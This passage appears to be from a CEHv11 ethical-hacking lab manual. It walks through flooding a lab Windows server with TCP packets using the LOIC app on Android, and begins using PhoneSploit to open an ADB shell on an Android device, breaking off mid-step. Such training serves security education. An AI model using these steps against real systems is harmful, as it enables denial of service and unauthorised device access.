


Task 3: Launch a DoS Attack on a Target machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform


- Click **Android** to switch to the **Android** machine. On the second page of the **Home screen**, click the **Cx File Explorer** app.




- Cx File Explorer** opens; click **10.10.10.10** from the **Network** tab and navigate to **CEHv11 Module 17 Hacking Mobile Platforms --> Android Hacking Tools -> Low Orbit Ion Cannon (LOIC)**.




- Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file. A **Do you want to install this application?** screen appears, click **INSTALL**. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.




- In the left pane, in the URL field, type **10.10.10.19** and click the **GET IP** button. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot. LOIC begins to flood the target website with TCP packets, which we will see by running Wireshark.




- Click Windows Server 2019 switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Delete** to activate the machine. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet**) to start capturing network traffic. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.10.14**), as shown in the screenshot. The packets from **10.10.10.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.10.19**.



- Click the **Stop capturing packets** icon in the toolbar to stop the process. You can experience a degrade in a performance of the target machine **Windows Server 2019**.




- Click **Android** to switch to the **Android** machine and in the LOIC application click **STOP** button to stop the attack.




Task 4: Exploit the Android Platform through ADB using PhoneSploit

- Open Parrot. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




- Type **python3 -m pip install colorama** and press **Enter** to install the dependency. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.




- The PhoneSploit main menu options appear, as shown in the screenshot. Type **3** and press **Enter** to select **[3] Connect a new phone** option. When prompted to **Enter a phone's ip address**, type the target Android device's IP address (in this case,


10.10.10.14) and press Enter. You will see that the target **Android** device (in this case, **10.10.10.14**) is connected through port number **5555**.




- Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**. When prompted to **Enter a device name**, type the target Android device's IP address 